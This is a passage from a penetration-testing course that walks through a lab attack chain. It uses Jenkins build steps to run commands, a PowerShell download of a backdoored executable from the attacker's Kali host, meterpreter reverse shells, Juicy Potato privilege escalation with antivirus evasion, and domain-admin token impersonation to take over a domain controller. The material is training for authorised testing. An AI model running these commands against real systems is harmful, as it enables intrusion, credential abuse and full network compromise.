To have Jenkins execute a system command, we can use the Build configuration section.



We will select Add build step and select "Execute Windows batch command" from the dropdown.




Figure 363: Selecting "Execute Windows batch command"



When the Command text box appears, we will enter in "whoami". This will later change to other commands that we wish to execute. We will click Save when the command is entered in the textbox.



Figure 364: Writing "whoami" for Batch Command

Jenkins will then open the item's main page. From here, we can select *Build Now* to run the command.




Figure 365: Building Command

When the build is executed, a new item will be displayed under *Build History*.



Clicking on the "#1" will open up the build page.




Figure 366: Whoami Build Completing



From the build page, we can select Console Output to view the output of our command.




Figure 367: Opening Jenkins Build

This will open up the "Console Output" page that displays the output of the whoami command.



Started by user admin
Running as SYSTEM
Building in workspace C:\Program Files (x86)\Jenkins\workspace\Access
[Access] \$ cmd /c call C:\Users\JENKIN~1\AppData\Local\Temp\jenkins6151027117225273189.bat
C:\Program Files (x86)\Jenkins\workspace\Access>whoami
cevapi\jenkinsuser
C:\Program Files (x86)\Jenkins\workspace\Access>exit 0
Finished: SUCCESS

Figure 368: Viewing whoami Build Console Output

According to the output, Jenkins is running the code as the *cevapi\jenkinsuser* account. With that information handy, we can start attempting to get a meterpreter shell.

It's safe to assume that since Poultry used antivirus software, Cevapi will as well. We should be able to use the same whoami backdoored shell that we generated earlier and attempt to obtain a meterpreter shell on Cevapi. We will first have to set up a web server to download the shell from, use Jenkins to download the shell, start a metasploit listener on Kali, and finally run the backdoored executable using Jenkins.



First, let's create a new directory to work from and copy the old whoami.exe payload to it.

```
kali@kali:~$ cd ~
kali@kali:~$ mkdir cevapi
kali@kali:~$ cd cevapi/
kali@kali:~/cevapi$ cp ../poultry/whoami.exe ./
```

Listing 986 - Creating a working directory for Cevapi

Next, we will start an HTTP server to allow Cevapi to download the payload.

```
kali@kali:~/cevapi$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

Listing 987 - Starting a HTTP server
```

In Jenkins, we will click the Access link at the top left of the screen within the breadcrumbs. This will take us back to the Access item page.




Figure 369: Access Item Page



Next, we click *Configure* in the sidebar to open the configuration page, which allows us to change the Build command. We will attempt to use PowerShell to download the file.



Figure 370: Powershell Command To Download Payload

More specifically, we will use the *DownloadFile* method within the *System.Net.WebClient* object to pass in our Kali IP address and the location of where we want the file downloaded on the filesystem.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://10.11.0.4/whoami
.exe', 'c:\Users\Public\whoami.exe')
```

Listing 988 - Command used to download whoami.exe

With the PowerShell command set, we will click *Save*, which will take us back to the "Access" item page. From here, we select *Build Now* to execute the command. If the command worked, we will see a log entry in our Python HTTP server.

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.11.1.250 - - [12/Dec/2019 11:44:49] "GET /whoami.exe HTTP/1.1" 200 -

Listing 989 - Reviewing the HTTP server logs
```

Now that our file is downloaded, we can stop the Python HTTP server and start msfconsole with the appropriate parameters that were used to generate the payload initially.

Listing 990 - Starting msfconsole

Next, we will go back to Jenkins and reconfigure the item to run the shell. This can be done by setting the command to execute to the path of the downloaded binary. When we are ready to



capture the shell, we click *Build Now* in Jenkins. If everything went according to plan, we should capture the reverse shell in metasploit.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:80 \rightarrow 10.11.1.250:12165) at 2019-12-12 12:
07:30 -0700
meterpreter > shell
Process 4688 created.
Channel 1 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\Jenkins\workspace\Access>whoami
whoami
cevapi\jenkinsuser
C:\Program Files (x86)\Jenkins\workspace\asdf>net user jenkinsuser
net user jenkinsuser
User name
                             jenkinsuser
Full Name
Comment
User's comment
Country/region code
                             000 (System Default)
Account active
                             Yes
Account expires
                             Never
                             10/31/2019 6:10:50 AM
Password last set
Password expires
                             Never
Password changeable
                             11/1/2019 6:10:50 AM
Password required
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
                             1/1/2020 2:07:01 PM
Last logon
                             All
Logon hours allowed
                             *Users
Local Group Memberships
Global Group memberships
                             *None
The command completed successfully.
```

Listing 991 - Obtaining a shell

As expected, the user running the Jenkins builds has the name of *jenkinsuser*. This user is also not in any administrator groups. Now that we have a shell, let's enumerate Cevapi in the hopes of finding a privilege escalation.

24.8.3 Post Exploitation Enumeration

This is a good point to take a step back and look at what we have so far. We have two compromised Linux Hosts (Ajla and Zora). The first host runs in the external network and the second in the internal



network. We also have Poultry, a Windows host that is joined to a domain, compromised in the internal network. Finally, we are currently in the process of compromising Cevapi.




Figure 371: Network Diagram including Cevapi

Before we start poking around Cevapi too much, we will first check what the current user's permissions are. We can do this with the **whoami** /priv command.

C:\Program Files>whoami /priv whoami /priv		
PRIVILEGES INFORMATION		
Privilege Name	Description	State
		======================================
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

Listing 992 - Checking user permissions

Most of the privileges seem standard, but *SelmpersonatePrivilege* stands out. The description states that it allows us to "Impersonate a client after authentication". We will make a mental note of this permission as we continue to enumerate.

Next, we can gather some basic information about the system to see what version of OS we are running and what patch level Cevapi is at.

<pre>C:\Program Files (x86)\Jenkins\workspace\Access>systeminfo systeminfo</pre>		
Host Name:	CEVAPI	
OS Name:	Microsoft Windows 10 Pro	
OS Version:	10.0.15063 N/A Build 15063	
OS Manufacturer:	Microsoft Corporation	



OS Configuration: Member Workstation

. . .

Page File Location(s): C:\pagefile.sys
Domain: sandbox.local

Logon Server: N/A

Hotfix(s): 8 Hotfix(s) Installed.

[01]: KB4515840 [02]: KB4073543 [03]: KB4091663 [04]: KB4134660

. . .

Listing 993 - Checking systeminfo

Based on the output, we can gather that Cevapi is running on Windows 10 pro build 15063. According to the Windows 10 version history, build 15063 was released on April 5, 2017. We will make a mental note that this build of Windows is not the most recent. We also find that it has eight hotfixes installed. This might be useful later if we attempt to elevate our privileges by exploiting a Windows OS vulnerability. We also see that this target is joined to the domain.

Let's go back to the *Selmpersonate* privilege. A quick Google search for "elevate privileges Selmpersonate" allows us to discover an exploit with the name of "Juicy Potato". Juicy Potato describes itself as "Another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM". This sounds exactly like what we need, therefore let's dig a bit deeper.

24.8.4 Privilege Escalation

The Juicy Potato source code can be found on the github page: https://github.com/ohpe/juicy-potato. Juicy Potato was written, and can be compiled with, Visual Studio. After a review of the code, we do not find anything that raises concerns, so we can deem this exploit to be safe to run against our target.

While the Juicy Potato binary can be downloaded directly from the GitHub page, we recommend that students get used to compiling their own binary files after a review of the source code, as a good and more safe practice.

In this case, the publicly available binary file is easily detected as malicious by the McAfee AV solution that is used in the lab. Therefore, we first needed to identify the offending bytes and verify that we can bypass detection with our modifications. Using the file-splitting technique with the help of a slightly modified Python script, we realized that the AV signature was based on the embedded string that contained the path to the generated PDB file. As this is an artifact of the compilation process, the evasion was rather simple: we simply compiled the JuicyPotato source code without the /DEBUG flag. This was sufficient to bypass the McAfee detection, so we will use the binary that we compiled, which can be found on your Windows 10 PWK client VM in the labs. If

^{748 (}Andrea Pierini, Giuseppe Trotta, 2019), https://ohpe.it/juicy-potato/

^{749 (}Github, 2013), https://github.com/rzwck/pydsplit/blob/master/pydsplit.py



you have access to Visual Studio, you could attempt to compile the exploit vourself.

Once **JuicyPotato.exe** is transferred to our Kali machine, we can use our existing meterpreter shell to upload it to Cevapi.

```
C:\Program Files (x86)\Jenkins\workspace\Access>exit

meterpreter > upload /home/kali/cevapi/JuicyPotato.exe c:/Users/Public/JuicyPotato.exe
[*] uploading : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
[*] Uploaded 339.50 KiB (100.0%): /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
[*] uploaded : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
meterpreter >
```

Listing 994 - JuicyPotato.exe uploaded to Cevapi

Before we run JuicyPotato.exe, there are some mandatory arguments we must establish. The documentation states that we need to provide three mandatory arguments: $-\mathbf{t}$, $-\mathbf{p}$, and $-\mathbf{l}$.

The first required flag (-t) is the "Process creation mode". The documentation states that we need CreateProcessWithToken if we have the Selmpersonate privilege, which we do. To direct Juicy Potato to use CreateProcessWithToken, we will pass the t value.

Next, the **-p** flag specifies the program we are trying to run. In this case, we can use the same backdoored **whoami.exe** binary that we used previously.

Finally, Juicy Potato allows us to specify an arbitrary port for the COM server to listen on with the -1 flag.

We encourage you to read more about the mechanics behind this attack and the tool itself, but for now the final command that we will place into Jenkins can be found in Listing 995.

```
C:\Users\Public\JuicyPotato.exe -t t -p C:\Users\Public\whoami.exe -l 5837

Listing 995 - JuicyPotato command
```

Next, we will background our current meterpreter session and start a new listener.

```
C:\Program Files>exit
exit

meterpreter > background
[*] Backgrounding session 1...

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 996 - Backgrounding the meterpreter session

Finally, we will edit the Item configuration in Jenkins to run the Juicy Potato command. We also must check the Execute concurrent builds if necessary checkbox to allow us to run both the old

^{750 (}Giuseppe Trotta, 2019), https://github.com/ohpe/juicy-potato#



build and the new build at once. While this isn't necessary, it is nice to have a fallback to the old low-privilege shell if needed.




Figure 372: Configuring the Batch Command to run Juicy Potato

Once the configuration is saved, we select Build Now and wait for the meterpreter shell.

The build will show as failed, however, if we watch msfconsole, we still obtain a SYSTEM shell.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 4 opened (10.11.0.4:80 -> 10.11.1.250:3261) at 15:03:00
meterpreter > shell
...
C:\Windows\system32>whoami
whoami
nt authority\system
```



C:\Windows\system32>

Listing 997 - Obtaining System shell

24.8.5 Post Exploitation Enumeration

We've already conducted some basic enumeration against the Cevapi target. During this stage, we will concentrate on getting closer to our stated goal, Domain Admin.

Earlier, we discovered that Cevapi is, in fact, joined to the sandbox.local domain. Let's take a look to see if any domain accounts are logged in for us to impersonate their tokens. Similar to how we tested Poultry, we will again use the incognito extension within meterpreter to list all available tokens.

```
C:\Windows\system32>exit
exit
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
Delegation Tokens Available
_____
CEVAPI\cevapiadmin
CEVAPI\jenkinsuser
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
sandbox\Administrator
Window Manager\DWM-1
Impersonation Tokens Available
_____
NT AUTHORITY\ANONYMOUS LOGON
```

Listing 998 - Listing tokens that can be impersonated

It appears that the sandbox.local administrator user is logged into Cevapi. Let's try to impersonate this user to verify that we can escalate our privileges. To do this, we will use the **impersonate_token** command and specify the Administrator user. We will have to escape the "\" character in order for Metasploit to read the command correctly.

```
meterpreter > impersonate_token sandbox\\Administrator
[+] Delegation token available
[+] Successfully impersonated user sandbox\Administrator

meterpreter > getuid
Server username: sandbox\Administrator

meterpreter > shell
Process 7276 created.
Channel 3 created.
Microsoft Windows [Version 10.0.15063]
```



(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sandbox\administrator

C:\Windows\system32>

Listing 999 - Impersonating the sandbox administrator

Success! We are now running as the sandbox\administrator user. Next, we need to verify that this is indeed an administrative user.

```
C:\Windows\system32>net user /domain administrator

net user /domain administrator

The request will be processed at a domain controller for domain sandbox.local.

...

Logon hours allowed All

Local Group Memberships *Administrators *Remote Desktop Users

Global Group memberships *Domain Admins *Enterprise Admins

*Domain Users *Schema Admins

*Group Policy Creator

The command completed successfully.
```

Listing 1000 - Checking the Administrators permissions

Excellent! As shown in Listing 1000, the administrator user is part of the Domain Admins and Enterprise Admins group.



24.9 Targeting the Domain Controller

At this point, we have compromised two Linux servers, Ajla and Zora. Using Zora's internal network access, we were able to pivot to Poultry. This host allowed us to get an initial look into the internal domain. From here, we compromised Cevapi and we just impersonated the sandbox administrator's token on Cevapi. We now need to use the impersonation to obtain access to the domain controller.




Figure 373: Network Diagram With DC

24.9.1 Exploiting the Domain Controller

With the ability to run commands as the domain administrator user, one way we can get access to the domain controller is by using the PowerShell *New-PSSession* cmdlet to open a new session against a remote host.⁷⁵¹

To do this, we will first attempt to discover the domain controller's hostname to ensure that we are targeting the correct server. In order to discover the hostname, we will use **nslookup**. 752

```
C:\Windows\system32>nslookup
nslookup
DNS request timed out.
   timeout was 2 seconds.
Default Server: UnKnown
Address: 10.5.5.30
> set type=all
```

^{751 (}MicroSoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssession

^{752 (}Server Fault, 2010), https://serverfault.com/a/78093



Listing 1001 - nslookup to discover hostname

Running **nslookup** without any options starts it in interactive mode, allowing us to set the type of record we are looking for. In this case, the type we are looking for is "all". Next, we do a lookup on the <code>_ldap._tcp.dc._msdcs_</code> entry within the sandbox.local domain. This results in nslookup returning the hostname of the domain controller.

With the hostname acquired, we will launch **powershell** from our meterpreter shell.

```
meterpreter > shell
Process 260 created.
Channel 5 created.
...
C:\Windows\system32>powershell
powershell
PS C:\Windows\system32>
```

Listing 1002 - Starting PowerShell

At the powershell prompt, we will use *New-PSSession* with the flag *-Computer SANDBOXDC* to start a new session on the domain controller, which will be saved in the \$dcsesh object.

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC
PS C:\Windows\system32>
```

Listing 1003 - Creating new PowerShell session

From here, we can use the *Invoke-Command* cmdlet to run a command against the domain controller. We need to pass in the session with the *-Session* flag and the command we want to execute with the *-ScriptBlock* command. The command that we want to get executed must be wrapped in curly braces. An example of checking the IP of the domain controller can be found below.

```
PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}
Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix .:
```



```
Link-local IPv6 Address . . . . : fe80::8539:433a:4360:175f%2

IPv4 Address . . . . . . . : 10.5.5.30

Subnet Mask . . . . . . . . : 255.255.255.0

Default Gateway . . . . . . : 10.5.5.1
...
```

Listing 1004 - Checking the IP with Invoke-Command

Now that we know we can execute commands against the Domain Controller, we will transfer and execute a meterpreter shell. We can again use the same whoami.exe with the AV bypass. First, we will have to transfer the shell to the Domain Controller. For this, we will use the PowerShell command *Copy-Item*. For *Copy-Item* to transfer to another host, we must provide the file to transfer, the destination of the transfer, and the PowerShell session we created earlier.

```
PS C:\Windows\system32> Copy-Item "C:\Users\Public\whoami.exe" -Destination "C:\Users\Public\" -ToSession $dcsesh
Copy-Item "C:\Users\Public\" -ToSession $dcs
esh
```

Listing 1005 - Transferring whoami Binary to Domain Controller

With the file transferred, we need to execute it. However, a listener needs to be configured to capture the reverse shell request. To do this, we will background the current meterpreter shell and start a new listener. We'll start the new payload handler as a background job by using the **-j** flag when executing the *run* command.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 1006 - Starting new payload handler as a background job

Now that the listener is running in the background, we need to go back to the session on Cevapi in order to execute the shell on the Domain Controller.

```
msf5 exploit(multi/handler) > sessions -l
Active sessions
==========
Id Type
                            Information
                                                         Connection
1
    meterpreter x86/windows CEVAPI\jenkinsuser @ CEVAPI 10.11.0.4:80 -> 10.11.1.250
    meterpreter x86/windows NT AUTHORITY\SYSTEM @ CEVAPI 10.11.0.4:80 -> 10.11.1.250
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > shell
Process 5612 created.
Channel 2 created.
C:\Windows\system32>powershell
powershell
```



PS C:\Windows\system32>

Listing 1007 - Switching Back to the Session on Cevapi

And finally we will execute the PowerShell command to run the whoami binary on the Domain Controller with the following command:

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC

PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock {C:\Users\Public\whoami.exe}
Invoke-Command -Session $dcsesh -ScriptBlock {C:\Users\Public\whoami.exe}

[*] Sending stage (180291 bytes) to 10.11.1.250

[*] Meterpreter session 3 opened (10.11.0.4:80 -> 10.11.1.250:54198) at 17:31:12

Listing 1008 - Executing the whoami Binary
```

If the binary was executed successfully, we will be alerted that the listener opened a new session.

```
Terminate channel 2? [y/N] y
meterpreter > background
[*] Backgrounding session 2...
```

Listing 1009 - Exiting the session on Cevapi

Once we are back to the metasploit console, we can list all of our active sessions and we should see a new one created on the SANDBOXDC host.

Listing 1010 - Listing all sessions

Finally, we can interact with the new session.

Let's background the session on Cevapi first.

```
msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...
meterpreter > shell
Process 3360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Documents>whoami
```



whoami
sandbox\administrator

C:\Users\Administrator\Documents>hostname
hostname
SANDBOXDC

C:\Users\Administrator\Documents>

Listing 1011 - Interacting with session on DC

We now have access to the domain controller with an administrative user, and we have reached our goal. At this point, we can conclude this pentest was a success. But remember, in many penetration tests, obtaining Domain Admin will not always be the main goal. Many times, a customer might care more about the data they warehouse than access to their systems. While Domain Admin and access to their systems might be used to obtain the access to the data, it is not always the stopping point.

24.10 Wrapping Up

We have gone on a journey that took us through many tunnels and shells. We started with only a hostname and basic information about the target. We used our penetration testing skills to obtain access to a WordPress web server that later allowed us to compromise a database. The database gave us a foothold into the internal network where we were able to obtain access to a user's workstation. We escalated privileges on the user's workstation and obtained information about the domain. We then used our internal access to gain a foothold on a Jenkins development server. Once we escalated our privileges on the Jenkins server, we found that a domain administrator was also logged in. Finally, we impersonated the domain administrator to create a new Domain Admin and log in to the domain controller. During this journey, we learned about the importance of enumeration, the real-world difficulties of tunneling, and many other lessons.

We cannot recommend enough that you take detailed notes throughout a penetration test and a good log of when certain actions were performed. After a penetration test, we must ensure that we leave everything the way it was. Any exploits or shells must be removed or, at the very least, the client should be notified about their location. In the PWK labs, please revert the machines in the lab once you are done with them.



25. Trying Harder: The Labs

You have been hired to perform a penetration test on the internal VPN lab network for the duration of the course. The main objective is to get as many shells on as many machines and subnets as possible. Your goal is to obtain the highest possible privilege level (administrator/root) on each machine.

You may alter administrator or root passwords on lab machines as needed or add additional users to the system, provided you revert the machine back to its pristine state via your student control panel once you have finished attacking it. Some machines have multiple attack vectors, so it is highly recommended that you take the time to locate as many as possible. While you may certainly use web shells to get an initial foothold on a machine, your real goal is a reverse shell back to your Kali virtual machine or GUI access to the target.

Note: The **proof.txt** files that are located on each machine are to be documented in your lab report, should you opt to submit one. These files should not be seen as the end goal (this is a penetration test, not a capture the flag event). There is no greater feeling than getting high-privileged shells on lab machines, and you will soon be experiencing that feeling.

25.1 Real Life Simulations

The internal VPN lab network contains a number of simulated clients that can be exploited using client-side attacks. These clients are programmed to simulate common corporate user activity. Subtle hints throughout the lab can help you locate these simulated clients. Thorough post-exploitation information gathering may also reveal communication between client machines.

The various simulated clients will perform their task(s) at different time intervals. The most common interval is five minutes.

Some of the lab machines contain clean-up scripts. These are used in client-side attack vectors in particular to help ensure that the machine/service remains available for use by other students.

25.2 Machine Dependencies

Some targets can not be exploited without first gathering specific additional information on another lab machine. Others can only be exploited through a pivot. Student administrators will not provide details about machine dependencies. Determining whether or not a machine has a dependency is an important part of the information gathering process, so you'll need to discover this information on your own.

25.3 Unlocking Networks

Initially, the PWK control panel will allow you to revert machines on the Student Network as well as your own dedicated lab client machines. Certain vulnerable machines in the lab will contain a **network-secret.txt** file with a MD5 hash in it. These hashes will unlock additional networks in your control panel.



25.4 Routing

The IT, Dev, and Admin networks are not directly routable from the public student network but the public student network is routable from all other networks. You will need to use various techniques covered in the course to gain access to the other networks. For example, you may need to exploit machines NAT'd behind firewalls, leveraging dual-homed hosts or client-side exploits.

25.5 Machine Ordering & Attack Vectors

The IP addresses of the lab machines are not signficant. For example, you do not need to start with 10.11.1.1 and work your way through the machines in numerical order. One of the most important skills you will need to learn as a penetration tester is how to scan a number of machines in order to find the lowest-hanging fruit. Also, keep in mind that you may not be able to fully compromise a particular network without first moving into another.

25.6 Firewall / Routers / NAT

The firewalls and other networking devices that connect the networks together are not directly exploitable. Although they are in scope and you may attempt to gain access to them, they are not intentionally created for you to do so. In addition, lengthy attacks such as bruteforcing or DOS/DDOS are highly discouraged as they will render the firewalls, along with any additional networks connected to them, inaccessible to you and other students.

A number of machines in the labs have software firewalls enabled and may not respond to ICMP echo requests. If an IP address does not respond to ICMP echo requests, this does not necessarily mean that the target machine is down or does not exist.

25.7 Passwords

Spending an excessive amount of time cracking the root or administrator passwords of all machines in the lab is not required. If you have tried all of the available wordlists in Kali, and used information gathered throughout the labs, stop and consider a different attack vector. If you have significant cracking hardware, then feel free to continue on to crack as many passwords as you can.

25.8 Wrapping Up

If you've taken the time to understand the course material presented in the course book and associated videos and have tackled all the exercises (including the "extra mile" exercises), you'll enjoy the full lab assessment. If you're having trouble, consider filling in knowledge gaps in the course material, and if you're still stuck, step back and take on new perspective. It's easy to get so fixated on a single challenge and lose sight of the fact that there may be a simpler solution waiting down a different path. Take good notes and review them often, searching for alternate paths that might advance your assessment. When all else fails, do not hesitate to reach out to the student administrators. Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember the "Try Harder" discipline!